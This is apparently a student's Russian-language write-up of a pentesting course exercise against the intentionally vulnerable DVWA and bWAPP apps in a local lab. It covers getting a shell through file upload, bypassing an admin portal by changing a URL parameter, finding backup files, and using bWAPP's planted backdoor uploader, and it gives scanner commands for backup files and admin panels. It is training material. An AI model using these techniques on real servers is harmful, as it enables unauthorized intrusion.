

23.07.2023

Курс:

Практическая работа к уроку № Lesson_5

--


<https://timcore.ru/2021/04/13/4-ujazvimost-dvwa-file-upload-uroven-medium/>



https://vk.com/@hacker_timcore-3-uyazvimost-dvwa-file-upload-uroven-low

Задание_1:


Решите задание File Upload из проекта DVWA на уровне сложности Low так, чтобы получить шелл на исследуемом ресурсе.

- <http://192.168.56.11/dvwa/security.php>





Shell Executes




Задание_2:

Решите задание "Session Mgmt. - Administrative Portals" из bwapp на уровне сложности medium.


- <http://192.168.56.11/bwapp/portal.php> (user: bee ; password: bug)

- http://192.168.56.11/bwapp/smgmt_admin_portal.php
- http://192.168.56.11/bwapp/smgmt_admin_portal.php?admin=0
- http://192.168.56.11/bwapp/smgmt_admin_portal.php?admin=1

security level: low




security level: middle



Задание_3:

Исследуйте страницу «Old, Backup & Unreferenced Files» проекта bwapp на наличие уязвимостей. Может ли злоумышленник использовать найденные уязвимости для проникновения на сервер? Ответ обоснуйте.



kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox

bWAPP - Security Misconf bWAPP - Security Misconf +

192.168.56.11/bwapp/backd00r.php

bWAPP  Choose your bug:
----- bWAPP v2.2 ----- Hack

Set your security level:
low Set Current: medium

an extremely buggy web app.

Bugs Change Password Create User Set Security Level Reset Credits Blog

/ Old, Backup & Unreferenced Files /

How to find old, backup and unreferenced files on a web server?

An overview of these files, slightly obfuscated for privacy reasons :p

- backd00r.php
- cOnfig.inc
- p0rtal.bak
- p0rtal.zip

kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox


bWAPP - Security Misconf 404 Not Found +

Not secure | 192.168.56.11/bwapp/backd00r.php


Not Found

The requested URL /bwapp/backd00r.php was not found on this server.

- заменим в адресе backd00r на backdoor



- `cp /var/www/html/bwapp/phpinfo.php /var/www/uploads`




bWAPP - Security Miscon x 192.168.56.11/bwapp/bac x Inde

← → ↻ ⚠ Not secure | 192.168.56.11/bwapp/backdoor.php

NSA file uploader

Choose File

to directory:



The NSA Seal is a circular emblem. It features an eagle with its wings spread, perched on a shield with vertical red and white stripes and a blue top section. The shield is set against a blue background. The words "NATIONAL SECURITY AGENCY" are written in a circle around the eagle, and "UNITED STATES OF AMERICA" is written at the bottom. There are small stars on either side of the shield.


bWAPP - Security Miscon x 192.168.56.11/bwapp/bac x Inc

← → ↻ ⚠ Not secure | 192.168.56.11/bwapp/backdoor.php


NSA file uploader

Choose File





















to directory:




The NSA Seal is a circular emblem. It features an eagle with its wings spread, perched on a shield with vertical red and white stripes and a blue top section. The shield is set against a blue background. The words "NATIONAL SECURITY AGENCY" are written in a circle around the eagle, and "UNITED STATES OF AMERICA" is written at the bottom. There are small stars on either side of the shield.



Index of /bwapp/images

Name	Last modified	Size	Description
 Parent Directory		-	
 bee_1.png	2018-10-19 22:53	5.4K	
 bg_1.jpg	2018-10-19 22:53	121K	
 bg_2.jpg	2018-10-19 22:53	368K	
 bg_3.jpg	2018-10-19 22:53	3.1K	
 blogger.png	2018-10-19 22:53	1.0K	
 captcha.png	2018-10-19 22:53	4.3K	
 cc.png	2018-10-19 22:53	688	
 evil_bee.png	2018-10-19 22:53	24K	
 facebook.png	2018-10-19 22:53	2.6K	
 favicon.ico	2018-10-19 22:53	1.1K	
 favicon_drupal.ico	2018-10-19 22:53	15K	
 free_tickets.png	2018-10-19 22:53	301K	
 linkedin.png	2018-10-19 22:53	1.7K	
 mk.png	2018-10-19 22:53	11K	
 mme.png	2018-10-19 22:53	14K	
 netsparker.gif	2018-10-19 22:53	12K	
 netsparker.png	2018-10-19 22:53	1.8K	
 nsa.jpg	2018-10-19 22:53	15K	
 phpinfo.php	2023-07-23 16:55	77K	



PHP Version 5.5.9-1ubuntu4.29	
System	Linux ubuntu 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:30:00 UTC 2014 x86_64
Build Date	Apr 22 2019 18:33:42
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/05-opcache.ini, /etc/php5/apache2/conf.d/10-pdo.ini, /etc/php5/apache2/conf.d/20-curl.ini, /etc/php5/apache2/conf.d/20-json.ini, /etc/php5/apache2/conf.d/20-mysql.ini, /etc/php5/apache2/conf.d/20-mysqli.ini, /etc/php5/apache2/conf.d/20-pdo_mysql.ini, /etc/php5/apache2/conf.d/20-readline.ini
PHP API	20121113
PHP Extension	20121212
Zend Extension	220121212
Zend Extension Build	API220121212,NTS
PHP Extension Build	API20121212,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled

Задание_4:

(*) Решите задание <https://www.root-me.org/en/Challenges/Web-Server/Backup-file>.

Задание_5:

(*) Решите задание File Upload из проекта DVWA на уровне сложности Medium так, чтобы получить шелл на исследуемом ресурсе.

Заметки

Глоссарий

- r57 shell — известная библиотека на языке php, автоматизирующая атаки с использованием шелла. Представляет собой отдельный php-файл.
- Листенер — часть клиент-серверного ПО, которая открывает сетевой порт, переводит его в состояния LISTEN и ожидает соединения (слушает порт).

Урок / методичка:

- 1. Поиск резервных копий на исследуемом сервере:

Pemburu (<https://github.com/zigoo0/Pemburu>)

git clone <https://github.com/zigoo0/Pemburu>

```
python pemburu.py  
http://192.168.56.11/multillidae/index.php
```

- 2. Поиск админок сканерами:

git clone <https://github.com/fnk0c/cangibrina.git>

pip install -r requirements.txt

```
python cangibrina.py -h  
